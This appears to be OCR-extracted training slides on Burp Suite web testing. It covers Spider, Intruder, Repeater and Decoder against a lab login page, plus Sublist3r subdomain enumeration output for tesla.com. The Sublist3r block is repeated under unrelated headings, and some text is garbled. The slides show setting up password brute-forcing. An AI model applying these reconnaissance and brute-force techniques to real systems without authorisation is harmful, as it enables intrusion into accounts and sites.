18	https://www.whatruns.com	POST	/api/v1/get_site_apps	✓		200	1240	JSON				✓	104.27.136.47
17	https://www.whatruns.com	POST	/api/v1/get_site_apps	✓		200	1240	JSON				✓	104.27.136.47
16	https://www.whatruns.com	POST	/api/v1/get_site_apps	✓		200	1240	JSON				✓	104.27.136.47
14	https://www.whatruns.com	POST	/api/v1/get_site_apps	✓		200	1240	JSON				✓	104.27.136.47
13	http://www.umbrellacorpint...	GET	/6d997faa6b4bidib			200	13395	HTML					192.241.201.75
12	http://www.umbrellacorpint...	GET	/archives			200	1776	text					192.241.201.75
11	http://www.umbrellacorpint...	GET	/b06ba5a67e77ateam			200	1981	HTML					192.241.201.75
10	http://www.umbrellacorpint...	GET	/274d9626af02wms			401	415	HTML					192.241.201.75
9	http://www.umbrellacorpint...	GET	/9ec050dfe5abbio			200	3223	HTML					192.241.201.75
8	http://www.umbrellacorpint...	GET	/4534623452132d532home			200	2037	HTML					192.241.201.75
6	https://www.whatruns.com	POST	/api/v1/get_site_apps	✓		200	1240	JSON				✓	104.27.136.47
5	http://www.umbrellacorpint...	GET	/4534623452132d532home			200	2037	HTML					192.241.201.75
4	http://www.umbrellacorpint...	POST	/	✓		302	489	HTML		Redirecting...			192.241.201.75
3	https://www.whatruns.com	POST	/api/v1/get_site_apps	✓		200	1240	JSON				✓	104.27.136.47
2	http://www.umbrellacorpint...	GET	/			200	901	text					192.241.201.75
1	http://www.umbrellacorpint...	GET	/			200	901	text					192.241.201.75

```
GET / HTTP/1.1
Host: www.umbrellacorpinternal.com:8881
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.87 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

Right Click - Context Menu (all tabs)




Burp Suite Professional v1.7.33 - Temporary Project - licensed to Bugcrowd [2 user license]
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User
Site map Scope
Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
https://twitter.com
http://www.umbrellacorpinternal.com:8881
Contents
Host
Method
URL
Params
Sta...
GET
/
200
http://www.umbrellacorpinternal.com:8881/
Add to scope
Spider from here
Do an active scan
Do a passive scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer (request)
Send to Comparer (response)
Show response in browser
Request in browser
Engagement tools
Compare site maps
Delete item
Copy URL
Copy as curl command
Copy links
Save item
View
Show new site map window
Site map help
acorpinternal.com:8881
Requests: 1
la/5.0 (Windows NT 10.0; Win64;
537.36 (KHTML, like Gecko)
87 Safari/537.36
tion/xhtml+xml,application/xml;q=0.9,
apng,*/*;q=0.8
gzip, deflate
en-US,en;q=0.9

Spider

```
root@kali:~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com

# Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for tesla.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] Error: Google probably now is blocking our requests
[~] Finished now the Google Enumeration ...
[-] Total Unique Subdomains Found: 36
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

Spider - spider control & disable passive spider



Burp Suite Professional v1.7.33 - Temporary Project - licensed to Bugcrow
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequer
Control Options

Spider Status


Use these settings to monitor and control Burp Spider. To beg

Spider is paused   Clear queues

Requests made: 0
Bytes transferred: 0
Requests queued: 15
Forms queued: 1

Spider Scope

● Use suite scope [defined in Target tab]
○ Use custom scope



Burp Suite Professional v1.7.33 - Temporary Project - licensed to Bugcrowd [2 user license]
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer
Control Options

Crawler Settings

These settings control the way the Spider crawls for basic web content.

☑ Check robots.txt
☑ Detect custom "not found" responses
☑ Ignore links to non-text content
☑ Request the root of all directories
☑ Make a non-parameterized request to each dynamic page

Maximum link depth: 5

Maximum parameterized requests per URL: 50

Passive Spidering

Passive spidering monitors traffic through Burp Proxy to update the site map without making


☑ Passively spider as you browse

Link depth to associate with Proxy requests: 0

Burp Intruder

```
root@kali:~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com

                # Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for tesla.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] Error: Google probably now is blocking our requests
[~] Finished now the Google Enumeration ...
[-] Total Unique Subdomains Found: 36
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

Burp Intruder - The Basics



Burp Suite Professional v1.7.33 - Temporary Project - licensed to Bugcrowd [2 user license]
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × ...
Target Positions Payloads Options
Start attack
Add §
Clear §
Auto §
Refresh

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /example?p1=p1val&p2=p2val HTTP/1.0
Cookie: c=cval
Content-Length: 17

username=p3val&password=§p4val§
```


Intruder Lab - Bruteforcing forms

Repeater

```
root@kali:~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com

                # Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for tesla.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] Error: Google probably now is blocking our requests
[~] Finished now the Google Enumeration ...
[-] Total Unique Subdomains Found: 36
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

Repeater

Repeater provides us a powerful tool to replay individual requests and tamper with them. Often called “manual” testing.



Burp Suite Professional v1.7.36 - Temporary Project - licensed to Bugcrowd [2 user license]
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts AuthMatrix
1 ×
...
Go
Cancel
Target: http://www.umbrellacorpinternal.com:8881
Request
Raw Params Headers Hex
Response
Raw Headers Hex

```
POST / HTTP/1.1
Host: www.umbrellacorpinternal.com:8881
Content-Length: 24
Cache-Control: max-age=0
Origin: http://www.umbrellacorpinternal.com:8881
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/67.0.3396.99 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;
q=0.8
Referer: http://www.umbrellacorpinternal.com:8881/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

user=admin&pass=password
```


```
Date: Fri, 03 Aug 2018 17:33:34 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 354

<style>
 body {
 padding-top: 80px;
 text-align: center;
 font-family: monaco, monospace;
 background: black;
 background-size: cover;
}
h1, h2 {
 display: inline-block;
 background: #fff;
}
h1 {
 font-size: 30px
}
h2 {
 font-size: 20px;
}
span {
 background: #fd0;
}
</style>
<h1>Access Denied <span>UIS</span></h1><br>
<h2>invalid login</h2>
```

Decoder

```
root@kali:~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com

                 Sublist3r

                 # Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for tesla.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] Error: Google probably now is blocking our requests
[~] Finished now the Google Enumeration ...
[-] Total Unique Subdomains Found: 36
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

Decoder

Decoder is a small tool designed to help us decode data we might find obfuscated insite of application traffic.



